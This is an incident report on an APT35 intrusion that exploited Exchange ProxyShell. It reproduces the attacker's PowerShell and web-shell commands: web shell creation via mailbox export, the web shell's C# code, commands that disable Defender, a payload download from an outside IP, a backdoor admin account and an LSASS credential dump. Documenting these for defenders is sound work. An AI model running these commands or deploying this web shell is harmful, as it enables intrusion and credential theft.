


# APT35 Automates Initial Access Using ProxyShell



In December 2021, we observed an adversary exploiting the [Microsoft Exchange ProxyShell vulnerabilities](#) to gain initial access and execute code via multiple web shells. The overlap of activities and tasks was remarkably similar to that observed in our previous report, [“Exchange Exploit Leads to Domain Wide Ransomware”](#).

In this intrusion, we observed the initial exploitation of the ProxyShell vulnerabilities followed by some further post-exploitation activity, which included web shells, credential dumping, and specialized payloads. We assess that this activity was related to [APT35](#) (TA453, COBALT ILLUSION, Charming Kitten, ITG18, Phosphorus, Newscaster) due to the TTP’s mirroring previously reported activity that was [attributed to the group](#).

## Case Summary

---

The threat actors activity occurred in two bursts within a 3 day time frame. As with our previous case, they started by uploading their web shell and disabling antivirus services.

Soon after, they established two persistence methods. The first was through scheduled tasks, and the second, was via a newly created account. The account was then added to the “remote desktop users” and “local administrators users” groups. Like in the prior case involving ProxyShell, we observed a file masquerading as `dllhost.exe` that exhibited similarities to a proxy tool call [Fast Reverse Proxy](#) (with modifications) downloaded from the same IP as observed in the prior case and connecting to suspect domains.

After establishing alternative ways of re-entering the targeted host, they enumerated the environment using Windows native programs such as `net` and `ipconfig`. At the end of their first visit, they disabled LSA protection, enabled `WDigest` for access to plain text credentials later, dumped the `LSASS` process memory, and downloaded the results via the web shell.

All of this activity occurred over a time frame of around 2 minutes, leading us to assess that the entire attack was likely scripted out. The user agent strings of `python-requests/2.26.0` and `python-urllib3/1.26.7` also point to the use of scripts.

Two days later, we saw the threat actors reappear. We expected them to pick up where they left off, however, they repeated all previous actions. Due to the similarity between the commands and the sequential order they ran, this is additional evidence the threat actors employed automated scripts to execute these activities.

No further activity was observed as the threat actors were evicted from the network.

## Services

---


We offer multiple services including a [Threat Feed service](#) which tracks Command and Control frameworks such as Cobalt Strike, BazarLoader, Covenant, Metasploit, Empire, PoshC2, etc. More information on this service and others can be found [here](#).

We also have artifacts and IOCs available from this case such as pcaps, memory captures, files, event logs including Sysmon, Kape packages, and more, under our [Security Researcher and Organization](#) services.

## Timeline

---

# APT35 Automates Initial Access Using ProxyShell



Analysis and reporting completed by [@samaritan\\_o](#), [@kostatsale](#), [@svch0st](#) and [@RoxpinTeddy](#).

## Initial Access

---

As similarly seen in our previous report [Exchange Exploit Leads to Domain Wide Ransomware](#), this threat actor utilized the Microsoft Exchange ProxyShell vulnerabilities; an exploit chain of 3 different CVEs:

- CVE-2021-34473
- CVE-2021-34523
- CVE-2021-31207

With the appropriate [PowerShell logging](#) available we were able to recover the PowerShell commandlets executed on the Exchange server, which resulted in the creation of web shells on the host.

Once the threat actor had gained a valid privileged session using CVE-2021-34473 and CVE-2021-34523, they then ensured the default Administrator account had the correct role for mailbox importing and exporting:

```
New-ManagementRoleAssignment -Role "Mailbox Import Export" -User "[email protected].<REDACTED>"
```

The threat actor initiated a mailbox export that matched the search criteria of `Subject -eq 'aspx_wkggivyttmu'` to a provided location with the .aspx extension. While the file created is a legitimate .pst file, in it contains plaintext web shell code that is rendered by IIS when requested.

```
New-MailboxExportRequest -Mailbox "[email protected]<REDACTED>" -FilePath "\\localhost\C$\Program Files\Microsoft\Exchange Server\V15\FrontEnd\HttpProxy\ecp\auth\aspx_wkggivyttmu.aspx" -IncludeFolders ("#Drafts#") -ContentFilter "Subject -eq 'aspx_wkggivyttmu'"
```


In an attempt to hide the actions taken, the actor removes the request just created:

```
Remove-MailboxExportRequest -Confirm "False" -Force "True" -Identity "77a883a7-470c-471c-a193-f4c54f263fde"
```

This activity then repeated approximately 2 days after the initial exploitation. As the actor had already achieved remote execution by this point, there is a high likelihood the exploitation of Exchange servers is automated. Below is the second web shell created that shares the same naming convention as the first.

```
New-MailboxExportRequest -Mailbox "[email protected]<REDACTED>" -FilePath "\\localhost\c$\inetpub\wwwroot\aspnet_client\system_web\aspx_dyukbdcxjfi.aspx" -IncludeFolders ("#Drafts#") -ContentFilter "Subject -eq 'aspx_dyukbdcxjfi'"
```

## ProxyShell Exploit Process Chain



## Execution

Approximately 20 seconds after the web shell `aspx_wkggivyttmu.aspx` was created, a flurry of POST requests were sent to the web shell.

The web shell followed a similar structure seen in previous cases. At least two parameters are sent in the POST request to the web shell, `delimiter` which defines what string is used to separate the response, and `exec_code` which is the command to be ran. The web shell had predefined functions for special actions:

- `get` – Get file from location on disk (additional `dst` POST parameter)
- `put` – Upload file to location (additional `dst` POST parameter)
- `run` – Execute a list of commands separated by “;” using PowerShell.

```

var delimiter = Request.Params["delimiter"];
var exec_code = Request.Params["exec_code"];

if (delimiter == null)
{
    Response.Write("Request is not valid!" + Environment.NewLine);
    return;
}
if (exec_code != null)
{
    if (exec_code == "put")
    {
        var dst = Request.Params["dst"];
        var result = delimiter + this.UploadFile(dst) + delimiter;
        Response.Write(result);
    }
    else if (exec_code == "get")
    {
        var dst = Request.Params["dst"];
        DownloadFile(dst, delimiter);
    }
    else if (exec_code.StartsWith("run "))
    {
        Response.Clear();
        string response = "";
        string[] commands = exec_code.Substring("run ".Length).Split(new[] { ';' }, StringSplitOptions.RemoveEmptyEntries);
        foreach (string command in commands)
        {
            string[] parts = command.Split(new[] { ' ' }, StringSplitOptions.RemoveEmptyEntries);

```

If `exec_code` does not start with one of the above commands, it will simply attempt to run it with PowerShell.

The environment for this investigation had SSL inspection and PCAPs available for analysis which allowed us to see the commands being sent to the web shell itself. Below you can see an example of commands that were sent and the outputs they returned in the response.

```

POST /ecp/auth/asp_xkgglyvtmu.aspx HTTP/1.1
Host: 148.251.71.182
User-Agent: python-requests/2.26.0
Accept-Encoding: gzip, deflate
Accept: */*
Connection: keep-alive
Content-Length: 675
Content-Type: application/x-www-form-urlencoded

exec_code=schtasks.exe+%2FCreate+%2F+%2FXML+%3A%5Cwindows%5Ctemp%5Cwininet.xml+%2Ftn+%27%5CMicrosoft%5CWindows%5CMaintenance%5Cwininet%27%3B+schtasks.exe+%2FRun+%2Ftn+%27%5CMicrosoft%5CWindows%5CMaintenance%5Cwininet%27%3B+try+%7BSet-MpPreference+DisableBehaviorMonitoring+1+-AsJob%3B+Set-MpPreference+SevereThreatDefaultAction+Allow+-AsJob%3B+Set-MpPreference+DisableRealtimeMonitoring+1+-AsJob%3B+Add-MpPreference+ExclusionPath+%27C%3A%5Cwindows%27+-Force+-AsJob%7D+catch+%7B%7D%3B+Start-Process+powershell.exe+%7B%24file%3D%27c%3A%5Cwindows%5Cdllhost.exe%27%3B+Invoke-WebRequest+Uri+%27http%3A%2F%2F148.251.71.182%2Fupdate.tmp%27+-OutFile+%24file%7D&delimiter=jjyzkHTTP/1.1 200 OK
Cache-Control: private
Content-Type: text/html; charset=utf-8
Server: Microsoft-IIS/10.0
request-id: 604b113f-3b17-4ab5-a588-07df681ca367
X-AspNet-Version: 4.0.30319
X-Powered-By: ASP.NET
X-FEServer: 148.251.71.182
Date: Wed, 15 Dec 2021 15:30:41 GMT
Content-Length: 285274

jjyzkSUCCESS: The scheduled task "\Microsoft\Windows\Maintenance\Wininet" has successfully been created.
SUCCESS: Attempted to run the scheduled task "\Microsoft\Windows\Maintenance\Wininet".

```

The actor first uploaded a file `Wininet.xml`, which is later used to create a scheduled task, to `C:\windows\temp` using the `put` command of the web shell. This was followed shortly by several commands to impair Windows Defender before downloading and executing a fake `dllhost.exe` from 148.251.71[.]182.

```

powershell.exe /c schtasks.exe /Create /F /XML "C:\windows\temp\Wininet.xml" /tn "\Microsoft\Windows\Maintenance\Wininet"; schtasks.exe /Run /tn "\Microsoft\Windows\Maintenance\Wininet"; try {Set-MpPreference -DisableBehaviorMonitoring 1 -AsJob; Set-MpPreference -SevereThreatDefaultAction Allow -AsJob; Set-MpPreference -DisableRealtimeMonitoring 1 -AsJob; Add-MpPreference -ExclusionPath "C:\Windows" -Force -AsJob} catch {}; Start-Process powershell.exe ($file=c:\windows\dllhost.exe; Invoke-WebRequest -Uri http://148.251.71.182/update.tmp -OutFile $file)

```

## Scheduled Task Commands:

```
schtasks.exe /Create /F /XML C:\windows\temp\Wininet.xml /tn  
'\Microsoft\Windows\Maintenance\Wininet'
```

```
schtasks.exe /Run /tn '\Microsoft\Windows\Maintenance\Wininet'
```

## Defender Modification Command:

```
try {Set-MpPreference -DisableBehaviorMonitoring 1 -AsJob; Set-MpPreference -  
SevereThreatDefaultAction Allow -AsJob; Set-MpPreference -DisableRealtimeMonitoring 1  
-AsJob; Add-MpPreference -ExclusionPath 'C:\Windows' -Force -AsJob} catch {}
```

```
Start-Process powershell.exe {$file='c:\windows\dllhost.exe'; Invoke-WebRequest -Uri  
'hXXp://148.251.71[.]182/update[.]tmp' -OutFile $file}
```

The schedule task runs a batch script called `Wininet.bat` which was also uploaded through the web shell. `Wininet.bat` simply loops through the execution of the file `dllhost.exe`.

```
1  :loop  
2  
3  C:\Windows\dllhost.exe  
4  
5  goto loop
```


The file `dllhost.exe` is a golang binary. When executed, the binary was observed resolving the following domains:

- `api.myip[.]com` (for discovery)
- `tcp443.msupdate[.]us`
- `kcp53.msupdate[.]us`

The binary also spawns the following commands when executed:

- `cmd /c wmic computersystem get domain`
- `powershell /c Add-PSSnapin Microsoft.Exchange.Management.PowerShell.SnapIn; Get-Recipient | Select Name -ExpandProperty EmailAddresses -first 1 | Select SmtPAddress | ft -hidetableheaders`

The binary has a low confidence reference to FRP (FastReverseProxy) as the sample matches the closed source Yara rule – HKTL\_PUA\_FRP\_FastReverseProxy\_Oct21\_1 (by Florian Roth) however it does not behave in the same way as the open source tool. This file also matches on an additional Yara rule more recently – APT\_MAL\_Go\_FRP\_CharmingKitten\_Jan22\_1 pointing to the file including some code from FRP but otherwise having been modified for use by this threat actor.



## Persistence

The threat actor utilized both account creation and scheduled tasks to gain persistence in the environment.

### New account creation

During the first activity, we observed the use of `user.exe` executable that ran the following PowerShell command:

```

powershell.exe /c net user /add DefaultAccount [email protected]; net user
DefaultAccount /active:yes; net user DefaultAccount [email protected]; net localgroup
Administrators /add DefaultAccount; net localgroup 'Remote Desktop Users' /add
DefaultAccount
  
```

The first thing they did was make a new user named `DefaultAccount` with the password `[email protected]`. They then activated the account and changed the password (`[email protected]`) for the second time. Finally the commands added the new account to the Administrators group and Remote Desktop Users group.

The threat actors ran the same command again two days later:

```

powershell.exe /c net user /add DefaultAccount [email protected]; net user
DefaultAccount /active:yes; net user DefaultAccount [email protected]; net localgroup
Administrators /add DefaultAccount; net localgroup 'Remote Desktop Users' /add
DefaultAccount
  
```

Due to the close proximity between executed commands, we assess that the threat actors used tools to automate the execution and discovery phases of this attack.

### Scheduled task

As previously noted, we discovered the creation of a Scheduled task from a .xml template that was copied to the server via the web shell.



```
POST /aspnet_client/system_web/asp_xdyukbdcxjfi.aspx HTTP/1.1
Host: 10.11.111.11
User-Agent: python-requests/2.26.0
Accept-Encoding: gzip, deflate
Accept: */*
Connection: keep-alive
Content-Length: 3517
Content-Type: multipart/form-data; boundary=185c45803b8043bd8c4f755ceb64a48e

--185c45803b8043bd8c4f755ceb64a48e
Content-Disposition: form-data; name="exec_code"

put
--185c45803b8043bd8c4f755ceb64a48e
Content-Disposition: form-data; name="delimiter"

xzctm
--185c45803b8043bd8c4f755ceb64a48e
Content-Disposition: form-data; name="dst"

c:\windows\temp
--185c45803b8043bd8c4f755ceb64a48e
Content-Disposition: form-data; name="wininet.xml"; filename="wininet.xml"
```

Below, we can observe the content of **wininet.xml**:

```

    <Author>Microsoft Corporation.</Author>
    <Description>Wininet Cache Task Manager</Description>
    <URI>\Microsoft\Windows\Maintenance\Wininet</URI>
</RegistrationInfo>
<Triggers>
  <BootTrigger>
    <Enabled>true</Enabled>
  </BootTrigger>
</Triggers>
<Principals>
  <Principal id="Author">
    <UserId>S-1-5-18</UserId>
    <RunLevel>LeastPrivilege</RunLevel>
  </Principal>
</Principals>
<Settings>
  <MultipleInstancesPolicy>IgnoreNew</MultipleInstancesPolicy>
  <DisallowStartIfOnBatteries>false</DisallowStartIfOnBatteries>
  <StopIfGoingOnBatteries>false</StopIfGoingOnBatteries>
  <AllowHardTerminate>true</AllowHardTerminate>
  <StartWhenAvailable>true</StartWhenAvailable>
  <RunOnlyIfNetworkAvailable>false</RunOnlyIfNetworkAvailable>
  <IdleSettings>
    <StopOnIdleEnd>true</StopOnIdleEnd>
    <RestartOnIdle>false</RestartOnIdle>
  </IdleSettings>
  <AllowStartOnDemand>true</AllowStartOnDemand>
  <Enabled>true</Enabled>
  <Hidden>false</Hidden>
  <RunOnlyIfIdle>false</RunOnlyIfIdle>
  <WakeToRun>false</WakeToRun>
  <ExecutionTimeLimit>PT0S</ExecutionTimeLimit>
  <Priority>7</Priority>
</Settings>
<Actions Context="Author">
  <Exec>
    <Command>C:\Windows\Wininet.bat</Command>
  </Exec>
</Actions>

```

The following commands were then ran to initiate the task and to achieve persistence:

```
schtasks.exe /Create /F /XML %wintmp%\Wininet.xml /tn
'\Microsoft\Windows\Maintenance\Wininet'
```

```
schtasks.exe /Run /tn '\Microsoft\Windows\Maintenance\Wininet'
```

## Privilege Escalation

---

The scheduled task created by the web shell was set to use the principal SID "S-1-5-18", or SYSTEM.

```
<UserId>S-1-5-18</UserId>
```

## Defense Evasion

---

Using PowerShell the threat actors issued several commands to impair Windows Defender including:

- Windows Defender Behavior Monitoring was disabled.
- The Severe Threat default action was set to 'Allow'.
- Realtime Monitoring was disabled.
- The 'C:\Windows' path was excluded from scheduled and real-time scanning.

```
try {Set-MpPreference -DisableBehaviorMonitoring 1 -AsJob; Set-MpPreference -SevereThreatDefaultAction Allow -AsJob; Set-MpPreference -DisableRealtimeMonitoring 1 -AsJob; Add-MpPreference -ExclusionPath 'C:\Windows' -Force -AsJob} catch {}
```

A rule was added to the Windows Firewall to allow remote RDP traffic.

```
"netsh" advfirewall firewall add rule name="Terminal Server" dir=in action=allow protocol=TCP localport=3389
```

Remote Desktop Services was started.

```
"net" start TermService
```

The threat actor enabled WDigest authentication. This enforces the storage of credentials in plaintext on future logins.

```
"reg" add HKLM\SYSTEM\CurrentControlSet\Control\SecurityProviders\WDigest /v UseLogonCredential /t REG_DWORD /d 1 /f
```

LSA protection was disabled.

```
"reg" add HKLM\SYSTEM\CurrentControlSet\Control\LSA /v RunAsPPL /t REG_DWORD /d 0 /f
```

## Credential Access

---

The threat actor created a process memory dump from LSASS.exe. In this case they created a "minidump" using the LOLBIN [comsvcs.dll](#). This was dropped to disk as ssasl.pmd (lsass.dmp reversed) and then zipped before exfiltration.

```
"powershell.exe" /c Remove-Item -Path C:\windows\temp\ssasl.pmd -Force -ErrorAction Ignore; rundll32.exe C:\windows\System32\comsvcs.dll, MiniDump (Get-Process lsass).id C:\windows\temp\ssasl.pmd full | out-host; Compress-Archive C:\windows\temp\ssasl.pmd C:\windows\temp\ssasl.zip
```

```
POST /ecp/auth/asp_x_wkgyivttmu.aspx HTTP/1.1
Host: ██████████
User-Agent: python-requests/2.26.0
Accept-Encoding: gzip, deflate
Accept: */*
Connection: keep-alive
Content-Length: 341
Content-Type: application/x-www-form-urlencoded
```

```
exec_code=Remove-Item+Path+C%3A%5Cwindows%5Ctemp%5Ccssasl.pmd+Force+ErrorAction+Ignore%3B+rundll32.exe+C%3A%5Cwindows%5CSystem32%5Ccomsvcs.dll%2C+MiniDump+%28Get-Process+lsass%29.id+C%3A%5Cwindows%5Ctemp%5Ccssasl.pmd+full+%7C+out-host%3B+Compress-Archive++C%3A%5Cwindows%5Ctemp%5Ccssasl.pmd+C%3A%5Cwindows%5Ctemp%5Ccssasl.zip&delimiter=zdoyn
```

## Discovery

The threat actors used native Windows binaries to enumerate the exploited server in an automated fashion. They executed commands such as:


```
net.exe user
```

```
ipconfig.exe /all
```

```
powershell.exe (multiple commands)
```

```
quser.exe
```

These discovery tasks like the rest of the activity observed from this threat actor was executed via the web shell.



```
8759 409877.349854 HTTP 124 POST /aspnet_client/system_web/asp_x_dyuksdxcjfi.aspx HTTP/1.1 (application/x-www-form-urlencoded)
9123 409878.150750 HTTP 137 POST /aspnet_client/system_web/asp_x_dyuksdxcjfi.aspx HTTP/1.1 (application/x-www-form-urlencoded)
9968 409884.456237 HTTP 673 POST /aspnet_client/system_web/asp_x_dyuksdxcjfi.aspx HTTP/1.1 (application/x-www-form-urlencoded)
Frame 8759: 124 bytes on wire (992 bits), 124 bytes captured (992 bits) on interface unknown, id 0
Ethernet II, Src: 00:00:00:00:00:00 (00:00:00:00:00:00), Dst: 00:00:00:00:00:00 (00:00:00:00:00:00)
Internet Protocol Version 4, Src Port: 9644, Dst Port: 80, Seq: 260, Ack: 1, Len: 70
Transmission Control Protocol, Src Port: 9644, Dst Port: 80, Seq: 260, Ack: 1, Len: 70
[2 Reassembled TCP Segments (329 bytes): #8758(259), #8759(70)]
Hypertext Transfer Protocol
HTML Form URL Encoded: application/x-www-form-urlencoded
